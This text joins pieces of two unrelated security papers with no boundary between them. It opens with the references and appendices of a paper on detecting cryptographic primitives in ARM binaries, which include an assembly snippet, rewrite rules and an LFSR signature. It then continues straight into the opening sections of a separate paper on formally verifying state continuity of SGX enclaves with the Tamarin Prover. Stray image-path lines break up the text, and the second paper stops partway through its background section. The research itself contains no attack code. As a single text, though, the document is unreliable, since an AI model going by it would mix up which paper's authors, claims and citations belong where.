[11] Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Thorsten Holz. Syntia: Synthesizing the semantics of obfuscated code. In *Proceedings of the 26th USENIX Security Symposium*, pages 643–659, 2017.

[12] Andrey Bogdanov. Cryptanalysis of the keeloq block cipher. *IACR Cryptology ePrint Archive*, 2007:55, 2007.

[13] Wouter Bokslag. An assessment of ecm authentication in modern vehicles.

[14] Steve Bono, Matthew Green, Adam Stubblefield, Ari Juels, Aviel D Rubin, and Michael Szydlo. Security analysis of a cryptographically-enabled rfid device. In *USENIX Security Symposium*, volume 31, pages 1–16, 2005.

[15] Marc Briceno, Ian Goldberg, and David Wagner. An implementation of comp128. 1998. http://www.iol.ie/kooltek/a3a8.txt.

[16] Marc Briceno, Ian Goldberg, and David Wagner. A pedagogical implementation of the gsm a5/1 and a5/2 "voice privacy" encryption algorithms. *Originally published at http://www. scard. org, mirror at http://cryptome. org/gsm-a512. htm*, 26, 1999.

[17] Billy Brumley. A3/a8 & comp128. *T-79.514 Special Course on Cryptology*, pages 1–18, 2004.

[18] Juan Caballero, Pongsin Poosankam, Christian Kreibich, and Dawn Song. Dispatcher: Enabling active botnet infiltration using automatic protocol reverse-engineering. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 621–634, 2009.

[19] Joan Calvet, José M Fernandez, and Jean-Yves Marion. Aligot: cryptographic function identification in obfuscated binary programs. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 169–182, 2012.

[20] Nicolas T Courtois. The dark side of security by obscurity and cloning mifare classic rail and building passes, anywhere, anytime. 2009.

[21] Nicolas T Courtois, Gregory V Bard, and David Wagner. Algebraic and slide attacks on keeloq. In *International*

Workshop on Fast Software Encryption, pages 97–115. Springer, 2008.

[22] Nicolas T Courtois, Sean O'Neil, and Jean-Jacques Quisquater. Practical algebraic attacks on the hitag2 stream cipher. In *International Conference on Information Security*, pages 167–176. Springer, 2009.

[23] Gmane Cypherpunk mailing list. Red pike cipher. 2004. http://permalink.gmane.org/gmane.comp.security.cypherpunks/3680.

[24] Robin David. *Formal Approaches for Automatic Deobfuscation and Reverse-engineering of Protected Codes*. PhD thesis, 2017.

[25] Gerhard de Koning Gans, Jaap-Henk Hoepman, and Flavio D Garcia. A practical attack on the mifare classic. In *International Conference on Smart Card Research and Advanced Applications*, pages 267–282. Springer, 2008.

[26] Benedikt Driessen, Ralf Hund, Carsten Willems, Christof Paar, and Thorsten Holz. Don't trust satellite phones: A security analysis of two satphone standards. In *2012 IEEE Symposium on Security and Privacy*, pages 128–142. IEEE, 2012.

[27] Benedikt Driessen, Ralf Hund, Carsten Willems, Christof Paar, and Thorsten Holz. An experimental security analysis of two satphone standards. *ACM Transactions on Information and System Security (TISSEC)*, 16(3):1–30, 2013.

[28] Orr Dunkelman, Nathan Keller, and Adi Shamir. A practical-time related-key attack on the kasumi cryptosystem used in gsm and 3g telephony. In *Annual cryptology conference*, pages 393–410. Springer, 2010.

[29] Thomas Eisenbarth, Timo Kasper, Amir Moradi, Christof Paar, Mahmoud Salmasizadeh, and Mohammad T Manzuri Shalmani. On the power of power analysis in the real world: A complete break of the keeloq code hopping scheme. In *Annual International Cryptology Conference*, pages 203–220. Springer, 2008.

[30] ETSI. 300 392-7 v3. 3.1 (2012-07) european standard (telecommunication series) terrestrial trunked radio (tetra); voice plus data (v+ d); part 7: Security. *European Telecommunications Standards Institute (ETSI)*, 2012. https://www.etsi.org/deliver/etsi_en/300300_300399/30039207/03.03.01_60/en_30039207v030301p.pdf.

[31] Peter Garba and Matteo Favaro. Saturn-software deobfuscation framework based on llvm. In *Proceedings of the 3rd ACM Workshop on Software Protection*, pages 27–38, 2019.

[32] Flavio D Garcia, Gerhard de Koning Gans, Ruben Muijrers, Peter Van Rossum, Roel Verdult, Ronny Wichers Schreur, and Bart Jacobs. Dismantling mifare classic. In *European symposium on research in computer security*, pages 97–114. Springer, 2008.

[33] Flavio D Garcia, Peter Van Rossum, Roel Verdult, and Ronny Wichers Schreur. Wirelessly pickpocketing a mifare classic card. In *2009 30th IEEE Symposium on Security and Privacy*, pages 3–15. IEEE, 2009.

[34] Ian Goldberg, David Wagner, and Lucky Green. The real-time cryptanalysis of a5/2. *Rump session of Crypto*, 99:16, 1999.

[35] Felix Gröbert, Carsten Willems, and Thorsten Holz. Automated identification of cryptographic primitives in binary programs. In *Recent Advances in Intrusion Detection*, pages 41–60, 2011.

[36] Ilfak Guilfanov. Findcrypt2, february 2006. http://www.hexblog.com/?p=28.

[37] Peter Gutmann. *Cryptographic security architecture: design and verification*. Springer Science & Business Media, 2003. pages 293.

[38] Gregory D Hill and Xavier JA Bellekens. Deep learning based cryptographic primitive classification. *arXiv preprint arXiv:1709.08385*, 2017.

[39] Liam Timothy Keliher. *Linear cryptanalysis of substitution-permutation networks*. Queen's University, 2003.

[40] Auguste Kerckhoffs. La cryptographie militaire. *Journal des Sciences Militaires*, IX:5–83, 161–191, 1883.

[41] Jongsung Kim, Seokhie Hong, Bart Preneel, Eli Biham, Orr Dunkelman, and Nathan Keller. Related-key boomerang and rectangle attacks. *IACR Cryptology ePrint Archive*, 2010:19, 2010.

[42] Philippe Lagadec. Balbuzard, 2014. http://www.decalage.info/en/python/balbuzard.

[43] Pierre Lestringant, Frédéric Guihéry, and Pierre-Alain Fouque. Automated identification of cryptographic primitives in binary code with data flow graph isomorphism. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, pages 203–214. ACM, 2015.

[44] Literatecode. Draft crypto analyzer (draca). http://www.literatecode.com/draca, May 2013.

[45] Loki. Snd crypto scanner (olly/immunity plugin), 2008. https://web.archive.org/web/20080321134709/http://tuts4you.com/forum/index.php?showtopic=15447.

[46] Charalampos Manifavas, George Hatzivasilis, Konstantinos Fysarakis, and Yannis Papaefstathiou. A survey of lightweight stream ciphers for embedded systems. *Security and Communication Networks*, 9(10):1226–1246, 2016.

[47] Felix Matenaar, Andre Wichmann, Felix Leder, and Elmar Gerhards-Padilla. Cis: The crypto intelligence system for automatic detection and localization of cryptographic functions in current malware. In *2012 7th International Conference on Malicious and Unwanted Software*, pages 46–53. IEEE, 2012.

[48] Alexander Maximov, Thomas Johansson, and Steve Babbage. An improved correlation attack on a5/1. In *International Workshop on Selected Areas in Cryptography*, pages 1–18. Springer, 2004.

[49] Carlo Meijer and Roel Verdult. Ciphertext-only cryptanalysis on hardened mifare classic cards. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 18–30, 2015.

[50] Alfred J Menezes, Jonathan Katz, Paul C Van Oorschot, and Scott A Vanstone. *Handbook of applied cryptography*. CRC press, 1996.

[51] Microchip. Hopping code decoder using a PIC16C56, AN642. 1998. https://web.archive.org/web/20080916043223/http://www.keeloq.boom.ru/decryption.pdf.

[52] Mr Paradox, AT4RE. Hash & crypto detector (hcd), 2009. https://web.archive.org/web/20091203010936/http://www.at4re.com/download.php?view.8.

[53] James Newsome and Dawn Xiaodong Song. Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software. In *NDSS*, volume 5, pages 3–4. Citeseer, 2005.

[54] Karsten Nohl, David Evans, Starbug Starbug, and Henryk Plötz. Reverse-engineering a cryptographic rfid tag. In *USENIX security symposium*, volume 28, 2008.

[55] Karsten Nohl, Erik Tews, and Ralf-Philipp Weinmann. Cryptanalysis of the dect standard cipher. In *International Workshop on Fast Software Encryption*, pages 1–18. Springer, 2010.

[56] Daniel Plohmann and Alexander Hanel. simplifire. idascope, 2012.

[57] Jonathan Salwan, Sébastien Bardin, and Marie-Laure Potet. Symbolic deobfuscation: From virtualized code back to the original. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 372–392. Springer, 2018.

[58] snaker, Maxx. Kanal - krypto analyzer for peid, 2015. http://www.dcs.fmph.uniba.sk/zri/6.prednaska/tools/PEiD/plugins/kanal.htm.

[59] Mate Soos. Enhanced gaussian elimination in dpll-based sat solvers. In *POS@ SAT*, pages 2–14, 2010.

[60] Petr Štembera and Martin Novotny. Breaking hitag2 with reconfigurable hardware. In *2011 14th Euromicro Conference on Digital System Design*, pages 558–563. IEEE, 2011.

[61] Daehyun Strobel, Benedikt Driessen, Timo Kasper, Gregor Leander, David Oswald, Falk Schellenberg, and Christof Paar. Fuming acid and cryptanalysis: Handy tools for overcoming a digital locking and access control system. In *Annual Cryptology Conference*, pages 147–164. Springer, 2013.

[62] Siwei Sun, Lei Hu, Yonghong Xie, and Xiangyong Zeng. Cube cryptanalysis of hitag2 stream cipher. In *International Conference on Cryptology and Network Security*, pages 15–25. Springer, 2011.

[63] Jos Tamas. Secrets of the sim. 2013. http://www.hackingprojects.net/2013/04/secrets-of-sim.html.

[64] Ramtine Tofighi-Shirazi, Irina-Mariuca Asavoae, Philippe Elbaz-Vincent, and Thanh-Ha Le. Defeating opaque predicates statically through machine learning and binary analysis. In *Proceedings of the 3rd ACM Workshop on Software Protection*, pages 3–14, 2019.

[65] Ramtine Tofighi-Shirazi, Maria Christofi, Philippe Elbaz-Vincent, and Thanh-Ha Le. Dose: Deobfuscation based on semantic equivalence. In *Proceedings of the 8th Software Security, Protection, and Reverse Engineering Workshop*, pages 1–12, 2018.

[66] Julian R Ullmann. An algorithm for subgraph isomorphism. *Journal of the ACM (JACM)*, 23(1):31–42, 1976.

[67] Roel Verdult. *The (in) security of proprietary cryptography*. PhD thesis, [Sl: sn], 2015.

[68] Roel Verdult, Flavio D Garcia, and Josep Balasch. Gone in 360 seconds: Hijacking with hitag2. In *Presented as part of the 21st USENIX Security Symposium*, pages 237–252, 2012.

[69] Roel Verdult, Flavio D Garcia, and Baris Ege. Dismantling megamos crypto: Wirelessly lockpicking a vehicle immobilizer. In *Supplement to the Proceedings of 22nd USENIX Security Symposium*, pages 703–718, 2015.

[70] Aram Verstegen, Peter Schwabe, Iskander Kuijer, and Roel Verdult. Press to unlock: Analysis, reverse-engineering and implementation of hitag2-based remote keyless entry systems. 2018.

[71] Michael Weiner, Maurice Massar, Erik Tews, Dennis Giese, and Wolfgang Wieser. Security analysis of a widely deployed locking system. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 929–940, 2013.

[72] I.C. Wiener. Hitag2 specification, reference implementation and test vectors, 2007. http://cryptolib.com/ciphers/hitag2.

[73] Lennert Wouters, Eduard Marin, Tomer Ashur, Benedikt Gierlichs, and Bart Preneel. Fast, furious and insecure: Passive keyless entry and start systems in modern supercars. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2019(3):66–85, May 2019.

[74] x3chun. Crypto searcher, 2004. https://web.archive.org/web/20050211180634/http://x3chun.wo.to/.

[75] Dongpeng Xu, Jiang Ming, Yu Fu, and Dinghao Wu. Vmhunt: A verifiable approach to partially-virtualized binary code simplification. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 442–458, 2018.

[76] Dongpeng Xu, Jiang Ming, and Dinghao Wu. Cryptographic function detection in obfuscated binaries via bit-precise symbolic loop mapping. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 921–937. IEEE, 2017.

[77] Babak Yadegari. Automatic deobfuscation and reverse engineering of obfuscated code. 2016.

A Path Oracle Policy – an example

```
1  MOV     R4, #0                  ; set R4 to 0
2  _begin:
3  CMP     R4, R8                  ; compare R4 to R8
4  BGE     _end                    ; break loop if R4 >= R8
5  LDRB    R5, [R4, R7]            ; load R7[R4] into R5
6  BL      <keystream_generator>   ; call generator
7  EOR     R5, R0, R5              ; XOR output byte with R5
8  STRB    R5, [R4, R6]            ; store result at R6[R4]
9  ADD     R4, R4, #1              ; increment R4
10 B       _begin                  ; continue at beginning
11 _end:
```

Figure 9: Example stream cipher ARM assembly snippet

Suppose the graph construction is run on the example ARM assembly snippet given in Figure 9. We start with $\mathcal{S} = (G, P, B)$, with $P = \textbf{true}$. Line 4 contains conditional instruction *Branch Greater/Equal (BGE)*. During the first visit of this instruction, we have $i = 0$, $P = \textbf{true}$, and $c = (\texttt{R8} \leq 0)$. Since the value of R8 is unknown, c is underdetermined. The path oracle policy prescribes TAKE_BOTH. Thus, we get $P = (\texttt{R8} \leq 0)$, $B_4[0] = \textbf{true}$, and $\mathcal{S}' = (G', P', B')$, with $P' = (\texttt{R8} > 0)$ and $B'_4[0] = \textbf{false}$. For state $\mathcal{S}$, the instruction is evaluated, and thus the construction continues on line 11, and hence terminates. For $\mathcal{S}'$, the instruction is skipped, thereby visiting the body of the loop. Eventually, $\mathcal{S}'$ revisits the instruction at line 4. This time we have $c = (\texttt{R8} \leq 1)$, $i = 1$, $P' = (\texttt{R8} > 0)$ and $B'_4[0] = \textbf{false}$. Since $P' \wedge c$ is underdetermined, we query the path oracle, and obtain TAKE_FALSE, causing another visit of the loop's body. Finally, at $i = n$, we get $c = \texttt{R8} \leq n$ and $P' = (\texttt{R8} > n-1)$. We obtain TAKE_TRUE from the path oracle. Thus, the construction terminates. We obtain two graphs; one corresponding to predicate $\texttt{R8} \leq 0$, and another corresponding to $\texttt{R8} = n$. The latter describes n iterations of the algorithm, exactly conforming to our goal. The former describes zero iterations, and thus, contains a negligible amount of nodes. Therefore, we accept the small amount of overhead this graph induces during later stages of the analysis.


B Miscellaneous rewrite rules

Besides the rewrite rules already described, we apply additional miscellaneous rules. They were conceived through continuous application of our framework to code fragments from various sources, and subsequent stumbling upon variations between the processed result generated from supposedly semantically equivalent code. We highlight these rules below. Different compilers have different optimization strategies. As such, some finetuning of these rules may be necessary when analyzing code produced by a vastly different compiler than those already accounted for.


There are various means of doubling the value of an arbitrary expression x. For example, $\texttt{MULT}(x, 2)$, but also $\texttt{ADD}(x, x)$ and x<<1. We represent all variants by $\texttt{MULT}(x, 2)$.



Furthermore, suppose we have an arbitrary expression x, and constants c_1 and c_2. Then, the results of $\texttt{AND}(x >> c_1, c_2)$ and $\texttt{AND}(\texttt{ROTATE}(x, c_1), c_2)$, are equivalent if $c_2 < 2^{32-c_1}$ and $c_1 < 32$, for a 32-bit architecture. This equivalence is sometimes exploited by compilers. In such a scenario, we represent both variants by $\texttt{AND}(x >> c_1, c_2)$.



Lastly, we distribute multiplications over additions.



C Sample signature definition

Given below is a snippet taken from the (N)LFSR signature bundled with our implementation of the framework.

```
IDENTIFIER (Non-)Linear feedback shift register

VARIANT A
...

VARIANT C
TRANSIENT layer0:OR(AND(1,OPAQUE),OPAQUE<<1);
TRANSIENT layer1:OR(AND(1,OPAQUE),layer0<<1);
TRANSIENT layer2:OR(AND(1,OPAQUE),layer1<<1);
layer3:OR(AND(1,OPAQUE),layer2<<1);
```


An (N)LFSR can be implemented in software by various means. For e.g., rather than shifting to the left, the register may shift to the right instead, placing the new bit generated by the feedback function at the most significant position. Furthermore, a left shift of one bit is equivalent to a multiplication with 2, or an addition with itself. Also, the newly generated bit is normally appended to the register through a bitwise or. However, directly after a shift operation is performed, the vacant bit is always 0. Hence, using an exclusive-or, or even an addition instead is equivalent. Due to these naturally occurring variations, several variants of the signature are defined. In this example, we take a closer look at variant `C`, which is the most typical.

As discussed in Section 11, we take $n = 4$. Hence, the signature should capture 4 iterations of an (N)LFSR. Each iteration, the register shifts one position to the left, and a new bit is generated by an unknown feedback function L and placed at position 0 by means of a bitwise or. Each round refers to the previous through its label, i.e. `layer[0-3]`. The initial state is the result of an unknown initialization function, hence represented by `OPAQUE`. L is also unknown, and thus represented by `OPAQUE`. However, it is known to produce a single output bit. Therefore, it can be assumed that the single bit is obtained through a bitwise-and with 1, before being inserted into the register by means of a bitwise or. Finally, all iterations except the last form intermediate steps towards the register's final value. By specifying the TRANSIENT keyword, we allow the broker to translate the intermediate steps into a more optimized DFG representation.


D Implementation

An implementation of the framework described in this paper is available for download[17]. It comes in the form of a plug-in for the popular IDA disassembler. At the time of writing, support is implemented for 32 bit ARM binaries. The architecture is modular, and expanding support to other architectures is relatively straightforward. Figure 10 shows a sample analysis report, and a DFG plot generated by our implementation.

[17] https://github.com/wheres-crypto/wheres-crypto



(a) Sample analysis report



(b) DFG plot generated from assembly, highlighting an LFSR

Figure 10: An impression of the implementation of our framework

Towards Formal Verification of State Continuity for Enclave Programs

Mohit Kumar Jangid
The Ohio State University
jangid.6@osu.edu

Guoxing Chen
Shanghai Jiao Tong University
guoxingchen@sjtu.edu.cn

Yinqian Zhang[*] ✉
Southern University of Science and Technology
yinqianz@acm.org

Zhiqiang Lin
The Ohio State University
zlin@cse.ohio-state.edu

Abstract

Trusted Execution Environments such as Intel SGX provide software applications with hardware support for preventing attacks from privileged software. However, these applications are still subject to rollback or replay attacks due to their lack of state continuity protection from the hardware. Therefore, maintaining state continuity has become a burden of software developers, which is not only challenging to implement but also difficult to validate. In this paper, we make the first attempt towards formally verifying the property of state continuity for SGX enclave programs by leveraging the symbolic verification tool, Tamarin Prover, to model SGX-specific program semantics and operations, and verify the property of state continuity with respect to monotonic counters, global variables, and sealed data, respectively. We apply this method to analyze these three types of state continuity issues exhibited in three open-source SGX applications. We show that our method can successfully identify the flaws that lead to failures of maintaining state continuity, and formally verify the corrected implementation with respect to the desired property. The discovered flaws have been reported to the developers and some have been addressed.

1 Introduction

The demand for confidential computing has driven the recent rapid development of trusted execution environments (TEE), such as Intel Software Guard Extension (SGX) and AMD Secure Encrypted Virtualization (SEV), in mainstream processors. These hardware-assisted TEEs allow the applications to compute directly on confidential data without leaking secrets to powerful adversaries who control the computing infrastructures (*e.g.*, operating systems). Introduced in 2013 [7, 30, 39] and officially released in 2015, Intel SGX becomes a leading TEE product that gains significant attractions from both academia and industry in developing various novel systems (e.g., [8, 13, 32, 50, 52]) and applications (e.g., [43, 45, 51, 56]).

However, software built with TEE support is not secure by default. Building a secure SGX application comes with many challenges, one of which is the lack of *state continuity* protection in SGX. State continuity is a well-known research problem in the literature of trusted computing (e.g., [6, 16, 22, 38, 41, 49, 50, 57]). It states that when a protected module resumes execution from an interruption (*e.g.*, reboots or system crashes), it should resume from the same state before the interruption [41].

Unfortunately, the issue of state continuity becomes even more complex in the context of Intel SGX. An SGX application is divided into untrusted and trusted components; the trusted components running inside the protected memory regions (dubbed *enclaves*) form the trusted computing base (TCB) of the application. Because the trusted components cannot directly access system services, such as file systems, network I/O, and memory management, the execution of the TCB is interleaved with frequent requests to the untrusted part for such services. The support of enclave multi-threading further complicates the execution states of the TCB, which allows concurrent updates of the TCB states.

The SGX hardware cannot ensure state continuity of the enclave programs for two reasons. First, the execution state can be distorted by data input from the untrusted component. Even when such data is encrypted and integrity protected, *e.g.*, monotonic counters, sealed storage, and authenticated messages, a previously used data can be replayed to the enclave program—bypassing decryption and integrity checks—and effectively rolling the TCB state back to a previous one. Second, the execution state can be affected by global enclave variables altered by concurrently executed enclave threads. As thread scheduling can be manipulated by the adversary, thread-unsafe enclave code is particularly susceptible to data races [53]. As such, improperly implemented enclave programs may find itself vulnerable to attacks due to its lack of state continuity protection.

[*]The bulk of the research was done while the author was a faculty member at The Ohio State University.

Ensuring state continuity in an enclave program is not easy. To do so, the developer must clearly understand the boundary between trusted and untrusted components, carefully use the SGX SDK to implement synchronization locks and the remote/local attestation logic, and properly implement accesses to monotonic counters, secure clocks, sealed storage, and various cryptographic primitives. This is unquestionably tedious and error-prone. Validating the correctness of enclave implementation, nevertheless, in a programtic and automated manner is a research problem yet to be solved.

In this paper, we make the first step towards formal verification of state continuity for enclave programs. Specifically, we resort to symbolic verification, which has been shown with significant success in proving protocol security [10]. Symbolic verification tools, such as Tamarin [40] and ProVerif [15], typically come with built-in support for standard cryptographic primitives, Dolev-Yao Model adversary capabilities, and desired properties specified in first order logic. These tools have been used to analyze TLS 1.3 [14, 21, 26], the Noise framework [29, 36], the secure messaging protocol (*e.g.*, Signal) [35], 5G authentication key exchange [12], and so on. However, symbolic verification has never been applied to verify state continuity for SGX enclave programs. Modeling state continuity involves interaction among the CPU hardware, the operating systems, and the enclave software, which is intuitively more complex than modeling message passing between network entities. Therefore, prior to this work, whether symbolic verification can be applied to this problem remains unclear.

Our key observation is that the operations of enclave programs can be approximated by the execution logic of Tamarin and the Dolev-Yao model [27]. Because the memory of enclaves is encrypted, the untrusted software cannot direct inspect the internal states of the enclave program; however the untrusted software may act as a man-in-the-middle adversary, who is capable of eavesdropping, reordering, blocking, delaying, replaying, modifying, or even generating messages between trusted entities (*e.g.*, enclaves, remote users), by manipulating the instantiation, data inputs, and execution ordering of enclave threads. Moreover, the property of state continuity can be modeled as the problem of uniqueness of objects and events, one-to-one mapping of requests and responses, and specific ordering of events. As such, first-order logic commonly used in symbolic verification tools should be sufficient for reasoning state continuity.

Therefore, we propose to automate formal verification of state continuity for SGX programs using Tamarin prover [40], a well-known symbolic verification tool. Specifically, we use Tamarin to model the execution of SGX programs, including enclave APIs, isolated memory, monotonic counters, SGX derived keys, *etc*., and then verify their state continuity properties. Tamarin is chosen over other similar tools, such as ProVerif, for several reasons. First, Tamarin supports the abstraction of mutable global states and adopts a more generic and low-level encoding language [10]—Multiset Rewriting rules—than ProVerif. This capability allows us to model the execution of SGX applications in sufficient details. Second, whereas ProVerif uses approximation to make the prover automatic and efficient, Tamarin's prover engine does not make any approximation over the model developed by its users. Therefore, the use of Tamarin gives us fine-grained control of the model and the execution of the prover.

We apply our method on three categories of flaws that allow violation of state continuity; in these three categories, the TCB states are stored in monotonic counters, global variables, and data in the sealed storage, respectively. We have discovered such problems in many open source SGX applications and selected one application from each category, namely, Hyperledger Sawtooth [1], SGXEnabledAccess [19], and BI-SGX [42]. We developed Tamarin models[1] for the core part of each of these three applications.

While expertise of using the Taramin Prover is still required, templates for modeling individual SGX primitives and state continuity properties could significantly facilitate the construction of the Tamarin models. Experiments suggest that our method can successfully identify the state continuity vulnerabilities in these applications. We have empirically validated the identified flaws and found that they can indeed be exploited by the adversary to alter the integrity of the execution of the vulnerable enclave programs. We also show that Tamarin can provide proofs of the absence of such vulnerabilities after these flaws have been mitigated.

Contributions. The contributions of this paper are three-fold:

- It makes the first attempt towards using symbolic verification tools to verify the property of state continuity for SGX enclave programs in a semi-automated manner. To the best of our knowledge, there is no prior work on the automated detection or verification of logic flaws like state continuity.
- It presents new techniques of utilizing the Tamarin Prover to model SGX primitives and reason about the state continuity property with first-order logic. Prior to our work, use cases of Tamarin are limited to verification of cryptography protocols against Dolev-Yao adversaries. This work for the first time extends the application of Tamarin to verify program logic.
- It applies the new techniques on the verification of three open-source SGX applications. Our proposed method can successfully identify the state continuity flaws and verify the absence of such flaws in the modified versions. The discovered flaws have been reported to the developers of these applications and some have been addressed in later versions of these applications.

[1] Our Tamarin code is released at Github: https://github.com/OSUSecLab/SGX-Enclave-Formal-Verification.

2 Background

2.1 Intel Software Guard Extension

Intel Software Guard eXtensions (SGX) [30] is microarchitectural extensions introduced in recent Intel processors, aiming at providing shielded execution environment, dubbed *enclaves*, for applications. An application for Intel SGX is divided into trusted and untrusted components, with the trusted components protected by the enclaves. Each enclave could support multiple threads running concurrently; the thread metadata is managed in a particular data structure called *thread control structure* (TCS).

Enclave identities. When an enclave is created, the hash value of its initial code and data is calculated by hardware as the *enclave identity* (*i.e.*, MRENCLAVE). Additionally, each enclave will be signed by its developer—Independent Software Vendor (ISV) as coined by Intel—before release. The hash value of the public signature verification key is used as the enclave's *sealing identity* (*i.e.*, MRSIGNER).

Remote attestation (RA). Intel provides a remote attestation mechanism for the remote client to verify that the enclave code is running on a legitimate Intel CPU with proper microcode patches, and the enclave identity is the same as expected by the client. A successful RA will allow the client to trust the execution environment of the enclave program and then provision secrets into the enclave.

Sealing. Intel SGX provides a mechanism called *sealing* to enable enclaves to securely store sensitive data outside the protected memory. A private key called *sealing key* can be derived within the enclave to encrypt the sensitive data before storing it outside the enclave memory. The sealing key, like other SGX-specific secrets, can be configured accessible to all enclaves with the same MRENCLAVE or with the same MRSIGNER.

Ecalls and Ocalls. To facilitate the development of SGX applications, Intel provides an official SGX SDK [4], which provides standard interfaces (ecalls) for calling into the enclave code from the untrusted application and interfaces (ocalls) for the enclave code to call untrusted functions for system services. The SDK also provides standard cryptographic APIs and high-level functions for sealing and remote attestation.

Platform service enclave. Intel provides a privileged enclave, called Platform Service Enclave (PSE), to access Converged Security and Manageability Engine (CSME), a secure coprocessor on the same machine. PSE provides other enclaves an interface to access trusted monotonic counters and trusted clocks that are maintained in the CSME.

2.2 Tamarin Prover

Tamarin [40] is a software tool for symbolic modeling of cryptographic protocols and verification of desired security properties. In particular, it models agents of a security protocol and messages passed among them, a desired security property that the protocol aims to maintain, and a proactive or passive adversary. The foundation of the Tamarin prover is a multiset rewriting rules (MSR) for modeling a protocol, including a set of equational theories dictating cryptographic operations, and a first-order logic formula specifying the desired property. Tamarin offers automated or semi-automated construction of proofs by checking the satisfiability of the negated formula of the desired security property.

The input to a Tamarin tool comprises a model of a cryptographic protocol, in the form of a set of MSRs, and the desired property, which is represented in first-order logic. Each agent of the protocol is modeled by several MSRs, each of which abstracts one or multiple actions of the agent, *e.g.*, receiving requests, performing operations cryptographic operations, or producing responses. Tamarin then outputs reports of whether the property is satisfied in all possible executions of the model. If so, a proof is provided; otherwise, Tamarin produces a counter-example execution of the model (which is visually presented in a graph). Since proving a property for a given model is undecidable, Tamarin does not always terminate.

2.2.1 Terms and Functions

In Tamarin, cryptographic messages are modeled as terms, which are categorized into *fresh terms* and *public terms*. The former are used to model nonces and private keys, and the latter are used to model publicly known values.

Cryptographic primitives are modeled as functions. A function symbol $f : t_1 \times \cdots \times t_n \leftarrow t$ takes n terms as inputs and outputs a term representing the return value. For example, a symmetric encryption scheme can be modeled as two functions: $enc(m,k)$ takes a message m and a key k as inputs and outputs a ciphertext, and $dec(c,k)$ takes a ciphertext c and a symmetric key k as inputs and outputs a plaintext.

Properties of functions are modeled as equational theories. For example, the equational theory $dec(enc(m,k),k) = m$ indicates that decryption of a ciphertext using the same key as the encryption returns the original plaintext. Tamarin provides a set of built-in functions and equational theories to model standard cryptographic operations (*e.g.*, symmetric and asymmetric encryption, cryptographic hash, digital signature, bilinear pairing, and multiplication and exponentiation in Diffie-Hellman key exchange) and a limited arithmetic operations (*e.g.*, multi-set union, XOR, and concatenation). User-defined equational theories can be used to provide additional operators, as long as the theory falls in the class of convergent equational theory with finite variance.

Tamarin provides built-in pairing and projection functions to model tuple terms. Particularly, the function $pair(x,y)$ models the pair of two terms x and y, and functions $fst(p)$ and $snd(p)$ models the projections of the first and second arguments with the following equations: $fst(pair(x,y)) = x$ and

$snd(pair(x,y)) = y$. A tuple term $< t_1, \ldots, t_n >$ is represented as $pair(t_1, pair(\ldots, pair(t_{n-1}, t_n)\ldots))$.

2.2.2 Facts

The security protocol to be verified is depicted as a sequence of interactions between agents. The state of an agent is represented as a set of *facts*. Each fact models the information the agent holds, *e.g.*, a private key. A fact is of the form of $F(t_1, t_2, \cdots, t_n)$, where F is the name of the fact, and t_i refers to a variable or a constant of the protocol. Note that from the fact, the adversary could not extract the variables t_i within. Hence, t_i can be private data. There are two types of facts: linear facts and persistent facts. Linear facts can be consumed only once by the agent during state transition (represented as MSR rules, which will be explained later), and thus they do not appear in all states of the transition system; in contrast, persistent facts persist during transitions. There are four special built-in facts: Fr, In, Out, and K. Fr is used to generate fresh random variable; In and out are used to receive and send data over public channel, respectively; K is used to directly add data to the adversary's knowledge base.

2.2.3 Multiset Rewriting Rules

